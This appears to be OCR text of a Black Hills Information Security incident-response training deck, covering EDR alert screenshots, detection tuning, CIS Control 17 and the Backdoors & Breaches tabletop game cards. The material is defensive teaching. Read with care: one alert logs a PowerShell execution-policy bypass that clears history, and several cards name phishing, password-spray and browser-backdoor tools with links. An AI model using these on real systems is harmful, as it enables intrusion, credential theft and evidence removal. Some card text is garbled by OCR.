[Enroll in Fleet](#) Run standalone

From the agent directory, run the appropriate command to install, enroll, and start an Elastic Agent. You can reuse these commands to set up agents on more than one host. Requires administrator privileges.

Linux, macOS

```
./elastic-agent install -f --kibana-url=http://localhost:5601 --enrollment-token: [REDACTED]
```

Windows

```
.\elastic-agent.exe install -f --kibana-url=http://localhost:5601 --enrollment-token: [REDACTED]
```

See the [Elastic Agent docs](#) for more instructions and options.

Beta release – Ingest Mi

Cancel Continue



© Black Hills Information Security | @BHInfoSecurity





Out of the box... ~5 min



elastic

Search Elastic

Security / Detections

Overview Detections Hosts Network Timelines Cases Administration

Search KQL Last 24 hours

+ Add filter

Showing 2 alerts | Selected 0 alerts Take action ▾ Select all 2 alerts

Rule	Versi...	Method	Severity	Risk Sco...	event.module	event.action	event.category
Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection process
Malware Prevention Alert	2	query	high	73	endpoint	execution	malware intrusion_detection process

Alert details

Message
Malware Prevention Alert

Summary Table JSON View

Filter by Field, Value, or Description...

File Ext. code_signature name="" exists=false status="noSignature"


file.Ext.malware_classification.identifier endpointpe-v4-model

file.Ext.malware_classification.score 0.9957315325737

file.Ext.malware_classification.threshold 0.62

file.Ext.malware_classification.version 4.0.3000

C:\equarantine\90752e67598d60d4929f2b00502212417336a9f



© Black Hills Information Security | @BHInfoSecurity





From Comodo

- Did not see this one coming...
- Wow.
- Full source code on Github
- Want to make your product better fast?
- Solid detection and EDR capabilities
- Works best with their server infrastructure
- Can integrate with ELK

The screenshot shows a detailed view of a suspicious system process creation event. The event details include:
Event ID: 10000000000000000000000000000000
Event Type: Suspicious System Process Creation
Process Name: win32kfull.dll
File Path: C:\Windows\system32\win32kfull.dll
Process User: SYSTEM
Process User Name: SYSTEM
Process Start Time: 11/10/2018 10:29:46 AM
File Trajectory: A timeline showing file activity from 11/10/2018 10:29:46 AM to 11/10/2018 10:29:46 AM, with several file operations listed.
File Operations: Browser Download, Copy From Shared Folder, Copy To Shared Folder, File Download, Copy From USB Disk, Copy To USB Disk, Delete File, Process Creation, Alert, Selection.



© Black Hills Information Security | @BHInfoSecurity



Mad marketing props...

The screenshot shows a security monitoring interface with a dark theme. At the top, there are navigation tabs: Dashboards, Security, Assets, Software Inventory, Settings, Purchase, Welcome, and a gear icon. Below the tabs, a main header has the title "Endpoint Security" and a dropdown menu showing "Alerts". Underneath are several alert cards, each with a timestamp, device name, and status (e.g., "New"). One card is expanded to show a detailed log entry:

Component	EDR	Event Type	Suspicious System Process Creation	Event Time	Device Name	Status
Device Name	ENDPOINT-WIN10			2020-08-24 11:39:20	ENDPOINT-WIN10	New
Event Type	Create Process					
Event Time	2020-08-24 11:39:20					

Below the log entry is a JSON object representing the event details:

```
{  
    "adaptive_event_type": "Suspicious System Process Creation",  
    "base_event_type": "Create Process",  
    "child_process_command_line": "powershell.exe -ExecutionPolicy Bypass -C Clear-History;Clear",  
    "child_process_elevation_type": "TYPE1",  
    "child_process_hash": "36c5d12033b2ef251bae61c00690ffbf17fdcc87",  
    "child_process_path": "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe",  
    "child_process_pid": 7932,  
    "child_process_verdict": "Safe",  
    "component": "EDR",  
    "device_name": "ENDPOINT-WIN10",  
    "event_time": "2020-08-24 11:39:20.166",  
    "logged_on_user": "Administrator@ENDPOINT-WIN10",  
    "process_creation_time": "2020-08-24 11:19:42.142",  
    "process_hash": "06e827f6cff66568b4e8bae9571fe81c0f64a7d3",  
    "process_parent_tree": [ ... ],  
    "process_path": "C:\Users\Public\spunkd.exe",  
    "process_user_domain": "ENDPOINT-WIN10",  
    "process_user_name": "Administrator@ENDPOINT-WIN10",  
    "process_verdict": "Absent"  
}
```

At the bottom right of the expanded alert card are three buttons: "Close Alert", "Add Suppression Rule", and "Report False Positive".

Enhance..



```
"process_hash" : "06e82f76cff66568b4e8bae9571fe81c0f64a7d3"  
⊕ "process_parent_tree" : [ ... ],  
"process_path" : "C:\Users\Public\splunkd.exe",  
"process_user_domain" : "ENDPOINT-WIN10",  
"process_user_name" : "Administrator@ENDPOINT-WIN10",  
"process_verdict" : "Absent"
```



Seriously, not a fluke



Alert List

Component	Score	Alert Name	Alert Time	Device
EDR	10	Credential Stealing with Mimikatz	2021-02-01 03:17:15	BLACKWIDDOW

Component: EDR

Device Name: BLACKWIDDOW

Event Type: Virtual Memory Access

Event Time: 2021-02-01 03:16:54

```
{
    "adaptive_event_type" : "Credential Stealing with Mimikatz",
    "base_event_type" : "Virtual Memory Access",
    "component" : "EDR",
    "device_name" : "BLACKWIDDOW",
    "event_time" : "2021-02-01 03:16:54.948",
    "logged_on_user" : "SYSTEM@NT AUTHORITY",
    "process_creation_time" : "2021-02-01 02:42:24.557",
    "process_hash" : "28fa59e9ce120da59009da4c9b9b15ed082427ce",
    "process_parent_tree" : [ ... ],
    "process_path" : "C:\Program Files\Elastic\Agent\data\elastic-agent-1da173\install\metricbeat-7.10.1-windows-x86\metricbeat.exe",
    "process_user_domain" : "NT AUTHORITY",
    "process_user_name" : "SYSTEM@NT AUTHORITY",
    "process_verdict" : "Unknown"
}
```



“False Positives”



- Not a thing (Watch people's' heads explode)
- Usually a problem of tuning
- Service accounts
- Help Desk
- Systems administrators
- Scripts
- Backups
- TUNING TUNING TUNING <- This is our job!





LAB: Velociraptor



© Black Hills Information Security | @BHInfoSecurity



Incident Management



© Black Hills Information Security | @BHInfoSecurity





You are going to get hacked.
It will not be over quickly.
You will not enjoy it.
Be prepared.

John Strand



© Black Hills Information Security | @BHInfoSecurity



Conversation

- There are a number of things that need to be aligned to be “ready”
- But, almost no one ever is
- We are not going to spend time on preparation
- But we have a game
- We think it can help



BRIDGE
CHECKERS
CHESS
POKER
FIGHTER COMBAT
GUERRILLA ENGAGEMENT
DESERT WARFARE
AIR-TO-GROUND ACTIONS
THEATERWIDE TACTICAL WARFARE
THEATERWIDE BIOTOXIC AND CHEMICAL WARFARE
GLOBAL THERMONUCLEAR WAR


XR



© Black Hills Information Security | @BHInfoSecurity




We Have a Problem



Politics and Psychology



- There is a need to prepare your org mentally
- Not “If” ... “When”
- Roles, responsibilities and.... AUTHORIZATIONS!!!!
- Table top exercises



Server Analysis

- Servers are “different” from workstations
- Specific roles
- Software
- Critical files and configurations
- “Normal” access to applications
- Yes, this applies to cloud

SERVER ANALYSIS

The ability to baseline and verify a system is operating in a normal state. By the way, this is more than simply running Task Manager and looking for evil_backdoor.exe

TOOLS

DeepBlueCLI
SANS Analysis Cheat Sheets



<https://github.com/sans-blue-team/DeepBlueCLI>





Backdoors and Breaches

Incident Response
Management



© Black Hills Information Security | @BHInfoSecurity



CIS Control 17 - Incident Response Management

Establish a program to develop and maintain an incident response capability (e.g., policies, plans, procedures, defined roles, training, and communications) to prepare, detect, and quickly respond to an attack.

<input checked="" type="checkbox"/>	17.1	Designate Personnel to Manage Incident Handling	N/A	●	●	●
<input checked="" type="checkbox"/>	17.2	Establish and Maintain Contact Information for Reporting Security Incidents	N/A	●	●	●
<input checked="" type="checkbox"/>	17.3	Establish and Maintain an Enterprise Process for Reporting Incidents	N/A	●	●	●
<input checked="" type="checkbox"/>	17.4	Establish and Maintain an Incident Response Process	N/A		●	●
<input checked="" type="checkbox"/>	17.5	Assign Key Roles and Responsibilities	N/A		●	●
<input checked="" type="checkbox"/>	17.6	Define Mechanisms for Communicating During Incident Response	N/A		●	●
<input checked="" type="checkbox"/>	17.7	Conduct Routine Incident Response Exercises	N/A		●	●
<input checked="" type="checkbox"/>	17.8	Conduct Post-Incident Reviews	N/A		●	●
<input checked="" type="checkbox"/>	17.9	Establish and Maintain Security Incident Thresholds	N/A			●

Why?

- Tabletops are not fun
- Arguments over what and what does not work
- Incomplete attack scenarios
- Magic unicorn hacks
- What matters?



"Some days you just have to say,
"Screw it. I'm gonna be a unicorn.""



"Well, we learned a lot about our IR processes and coworker weaknesses today."



State of Play



Roles

1. Incident Master
 - a. Drives the game, what they say goes
 - b. Draws 4 cards to “build” the incident
 - c. Keeps the game going
2. Players
 - a. Draw 4 PROCEDURE cards
 - b. Discuss and take actions
 - c. Roll dice on actions
3. Dice - They get rolled
 - a. 11 and over == Success
 - b. 10 and lower == fail
 - c. +3 PROCEDURES

PHISH <p>The attackers send a malicious email targeting users. Because users are super easy to attack. Feel free to add a narrative of a CEO getting phished. Or maybe the Help Desk!</p> <p>DETECTION Firewall Log Review SIEM Log Analysis Endpoint Security Protection Analysis</p> <p>TOOLS exfiltrate DePhish</p> <p>PDF BACKDOORS_BREACHES_C...</p>	WEB SERVER COMPROMISE <p>The attackers take over an external web server. They use it to pivot to your internal network.</p> <p>DETECTION Server Analysis SIEM Log Analysis NetFlow, Zeek/Bro, RTA Analysis</p> <p>TOOLS</p> <p>PDF BACKDOORS_BREACHES_C...</p>	EXTERNAL CLOUD ACCESS <p>The attackers gain access to your cloud resources. They use this access to pivot.</p> <p>DETECTION SIEM Log Analysis</p> <p>TOOLS Spraying Toolkit CredSniff FireProx</p> <p>PDF BACKDOORS_BREACHES_C...</p>	INSIDER THREAT <p>An internal disgruntled user exfiltrates information from your network.</p> <p>DETECTION User and Entity Behavior Analytics DLP (Has Has Kidding, DLP never works.) Working with HR</p> <p>TOOLS</p> <p>PDF BACKDOORS_BREACHES_C...</p>
SOCIAL ENGINEERING <p>The attackers use social engineering to trick a user into running malware.</p> <p>DETECTION Endpoint Security Protection Analysis User Awareness Training</p> <p>TOOLS Phone A goat and a dream of evil. Gophers are vicious animals.</p> <p>PDF BACKDOORS_BREACHES_C...</p>	BRING YOUR OWN (EXPLOITED) DEVICE <p>Your organization allows users to bring in their own devices. Or another way to put it, they bring in their own exploited devices. The attackers use these devices to compromise your organization.</p> <p>DETECTION Firewall Log Review NetFlow, Zeek/Bro, RTA Analysis</p> <p>TOOLS</p> <p>PDF BACKDOORS_BREACHES_C...</p>	EXPLOITABLE EXTERNAL SERVICE <p>An external service has a misconfiguration or a publicly available exploit. The attackers take advantage of this to attack and pivot to internal resources.</p> <p>DETECTION Firewall Log Review Server Analysis</p> <p>TOOLS Metasploit Evilginx Distribution Resources</p> <p>PDF BACKDOORS_BREACHES_C...</p>	CREDENTIAL STUFFING <p>The attackers take advantage of third-party breaches to identify and use IDs and passwords against your organization.</p> <p>DETECTION Server Analysis User and Entity Behavior Analytics</p> <p>TOOLS Burp</p> <p>PDF BACKDOORS_BREACHES_C...</p>
BROADCAST/MULTICAST PROTOCOL POISONING <p>For years, LANMAN was the worst thing in Windows. Then LLMNR said "Stand Back and Hold My Beer!" Basically, LLMNR lets a host ask for names resolution from any computer on the network.</p> <p>PDF BACKDOORS_BREACHES_C...</p>	WEAPONIZING ACTIVE DIRECTORY <p>The attackers map trust relationships and user/group privileges in your Active Directory Network.</p> <p>PDF BACKDOORS_BREACHES_C...</p>	CREDENTIAL STUFFING <p>Valid Active Directory credentials have been discovered on open shares and files within your environment. These are used by the attackers.</p> <p>PDF BACKDOORS_BREACHES_C...</p>	ACCESSIBILITY FEATURES <p>The attackers hijack Accessibility Features like Sticky Keys and Onscreen Keyboard.</p> <p>DETECTION</p> <p>PDF BACKDOORS_BREACHES_C...</p>



D&D Roots

- The goal is to build conversations
- Track missing procedures
- Talk through how your org would handle these issues
- It is not a monopoly-style game
 - Every action is not scripted
 - The IM decides
- It helps to get into roles



© Black Hills Information Security | @BHInfoSecurity



Breaking Down a Card



Title

PHISH

The attackers send a malicious email targeting users. Because users are super easy to attack. Feel free to add a narrative of a CEO getting phished. Or maybe the Help Desk!

DETECTION

Firewall Log Review
Endpoint Security Protection Analysis

TOOLS

evilginx
GoPhish
CredSniper



Text

Suggested Detects

Example Tools

Links

<https://www.blackhillsinfosec.com/how-to-phish-for-geniuses>
<https://www.blackhillsinfosec.com/offensive-spf-how-to-automate-anti-phishing-reconnaissance-using-sender-policy-framework>

INITIAL COMPROMISE



PHISH

The attackers send a malicious email targeting users. Because users are super easy to attack. Feel free to add a narrative of a CEO getting phished. Or maybe the Help Desk!

DETECTION

Firewall Log Review
Endpoint Security Protection Analysis

TOOLS

evilginx
GoPhish
CredSniper



CREDSNIPER

<https://www.blackhillsinfosec.com/how-to-phish-for-geniuses>

<https://www.blackhillsinfosec.com/offensive-spf-how-to-automate-anti-phishing-reconnaissance-using-sender-policy-framework>



© Black Hills Information Security | @BHInfoS



PIVOT and ESCALATE



INTERNAL PASSWORD SPRAY

The attackers start a password spray against the rest of the organization from a compromised system.

DETECTION

User and Entity Behavior Analytics
SIEM Log Analysis

TOOLS

Domain Password Spray



<https://github.com/dafthack/DomainPasswordSpray>

<https://www.blackhillsinfosec.com/webcast-attack-tactics-5-zero-to-hero-attack>



© Black Hills Information Security | @BHInfoS



PERSISTENCE



MALICIOUS BROWSER PLUGINS

The attackers install plugins in the browser. This can be used as part of C2 and persistence. The browser is the new endpoint.

DETECTION

Endpoint Security Protection Analysis
Endpoint Analysis
Web Proxy (Firewall Log Review)
NetFlow, Zeek/Bro, RITA Analysis

TOOLS

Grammarly is a keylogger
graniel/chromebackdoor



<https://www.kaspersky.com/blog/browser-extensions-security/20886>

<https://github.com/graniel/chromebackdoor>



© Black Hills Information Security | @BHInfoS



C2 and EXFIL



HTTPS AS EXFIL

This is pretty basic: the attackers use HTTPS. Lots and lots of malware uses this. For example, Meterpreter has used this technique for a long time. It can be used in conjunction with other stego techniques.

DETECTION

NetFlow, Zeek/Bro, RITA Analysis

TOOLS

Metasploit Reverse HTTPS Payloads
SILENTTRINITY

H_eT_vT_iP_S



<https://www.metasploit.com>

<https://attack.mitre.org/techniques/T1032>

<https://github.com/byt3bl33d3r/SILENTTRINITY>



© Black Hills Information Security | @BHInfoS



PROCEDURES



NETFLOW, ZEEK/BRO, REAL INTELLIGENCE THREAT ANALYTICS (RITA) ANALYSIS

Does your organization capture and review network traffic? Good! Do you know how to parse and review it? Is that process documented? Or, do you just run Zeek/Security Onion/ELK because the cool kids are doing it?

TOOLS

Real Intelligence Threat Analytics (RITA)
Security Onion
AI-Hunter



<https://www.activecountermeasures.com/free-tools/rita>

<https://securityonion.net>

<https://www.activecountermeasures.com>



© Black Hills Information Security | @BHInfoS



INJECTS



DATA uploaded to PASTEBIN

Bummer, the attacker has posted internal sensitive data on Pastebin. Your customers are now informed of the attack by the media.

NOTES

It happens... a lot, but it's just pure evil. Time to bring in Upper Management and the Legal Team.



© Black Hills Information Security | @BHInfoS



SIEM

- SIEM is pretty broken....
 - But!!!!
- You need it for so many compliance reasons
- JPCert Helps
- What are you logging?
- Sysmon?
- A note on application logs



© Black Hills Information Security | @BHInfoSecurity

SECURITY INFORMATION AND EVENT MANAGEMENT LOG ANALYSIS (SIEM) LOG ANALYSIS

Yeah...good luck with this one. Are you logging the right things? Do you regularly emulate attacks to see if you can detect them?

TOOLS

SOF-ELK
JPCert Tools Analysis



JPCERT CC®

<https://github.com/philhagen/sof-elk>

<https://jpcertcc.github.io/ToolAnalysisResultSheet>

Firewall Logs

- So many questions
 - How many hit this IP?
 - When was the connection made?
 - Can we block?
- Firewalls tend to be great choke points
- Critical to know how to use them properly

FIREWALL LOG REVIEW

Can your organization analyze and understand firewall logs? Do you regularly run attack scenarios and verify that your procedures work?

TOOLS

SOF-ELK



<https://github.com/philhagen/sof-elk>



© Black Hills Information Security | @BHInfoSecurity

Zeek and RITA

- RITA is awesome
- I am very biased
- Nuance, TeamViewer, RDP
- Any other systems compromised?
- Easy to set up
- Lots of digging, lots to learn



© Black Hills Information Security | @BHInfoSecurity

NETFLOW, BRO/ZEEK/ REAL INTELLIGENCE THREAT ANALYTICS (RITA) ANALYSIS

Does your organization capture and review network traffic? Good! Do you know how to parse and review it? Is that process documented? Or, do you just run Zeek/Security Onion/ELK because the cool kids do?

TOOLS

RITA (Real Analysis and Threat Analytics)
Security Onion



Security
onion

<https://www.activecountermeasures.com/free-tools/rita>
<https://securityonion.net>

Segmentation

- Bulkheads and the Titanic
- The ability to quickly isolate network segments is key
- You do not want to be Googling this in the middle of an incident
- Firewalls in NYC and Amsterdam...



INTERNAL SEGMENTATION

Turn on your host based firewalls. Segment different organizational units. Treat the internal network as hostile, because it is.

TOOLS

netsh advfirewall
iptables



Endpoint Protection Review



- Yes, I do have issues with most Blacklist AV
- However, it is a great place to quickly review potential malware across a whole org
- Many malware infections do show up on AV logs.. They are just not reviewed

ENDPOINT SECURITY PROTECTION ANALYSIS

I know, you have AV. Great!!! Do you actually get alerts and logs? Do you immediately review them? Or, do you simply turn it on and walk away while the network explodes around you like a clueless action star?

TOOLS

Check with your vendor, they miss you and always want to chat.



UBEA

- Two edged sword
- Very effective
- Lots of “false” positives
- Requires tuning
- Stacked analysis
- LogonTracer



USER BEHAVIORAL AND ENTITY ANALYTICS (UBEA)

It is like logging, but it actually works. Looks for multiple concurrent logins, impossible logins based on geography, unusual file access, passwords sprays and more!

TOOLS

LogonTracer

abNORMAL

<https://github.com/JPCERTCC/LogonTracer>



Endpoint Analysis

- Cheat Sheets!!!
- DeepBlueCLI
- Sysmon
- Powershell and Command Logging
- Baselines
- Practice... Practice. Practice.



© Black Hills Information Security | @BHInfoSecurity

ENDPOINT ANALYSIS

This is where the defender uses their Cheat Sheets to detect attacks on workstations. Time to bring in the help desk.. And pray.

TOOLS

DeepBlueCLI
SANS IR Cheat Sheets



<https://github.com/sans-blue-team/DeepBlueCLI>

Crisis Management

- Oh boy...
- How to handle key events
- Public breach
- Legal requirements to notify
- Lawyers
- FBI and Secret Service coordination
- Dealing with Krebs
- Right and wrong ways



© Black Hills Information Security | @BHInfoSecurity

CRISIS MANAGEMENT

Your legal and management teams have procedures for effectively and ethically notifying impacted victims of compromises.

TOOLS

This almost never happens. But, a good notification strategy will really help deal with the political fallout.

Isolation

- Different from Segmentation
- This is specific to isolation of single systems
- Both skills are necessary
- This can be done at the switch level
- Multiple “levels” of isolation
- How far do you want to go?
 - Lock out?
 - Sandbox?
 - Upsidedownternet



© Black Hills Information Security | @BHInfoSecurity

ISOLATION

Your Network team is on their game. They can easily isolate systems that are infected to an infected VLAN.

TOOLS

Simple switch and router commands

A blue circular icon containing a white computer monitor. On the monitor screen, the word "QUARANTINE" is written in orange, accompanied by a black circular arrow icon.

Losing People...



LEAD HANDLER TAKES MATERNITY OR PATERNITY LEAVE

Yea, there is always one person who pretty much runs the who IR process. That one essential person. Well, now it is time for the IM to silence that person.

NOTES

We have to be able to work effectively without the one or two most advanced people on the team. All of the quite people who are just passively listening and hoping to not get called on now need to step up. Now is your time. Shine!



LEGAL TAKES YOUR ONLY SKILLED HANDLER INTO A MEETING TO EXPLAIN THE INCIDENT

Who brought a Lawyer to the party? There is always one person who pretty much runs the who IR process. That one essential person. Well, now it is time for the IM to silence that person.

NOTES

They may never come back...all of the quiet people who are just passively listening and hoping to not get called on now need to step up. Now is your time. Shine!

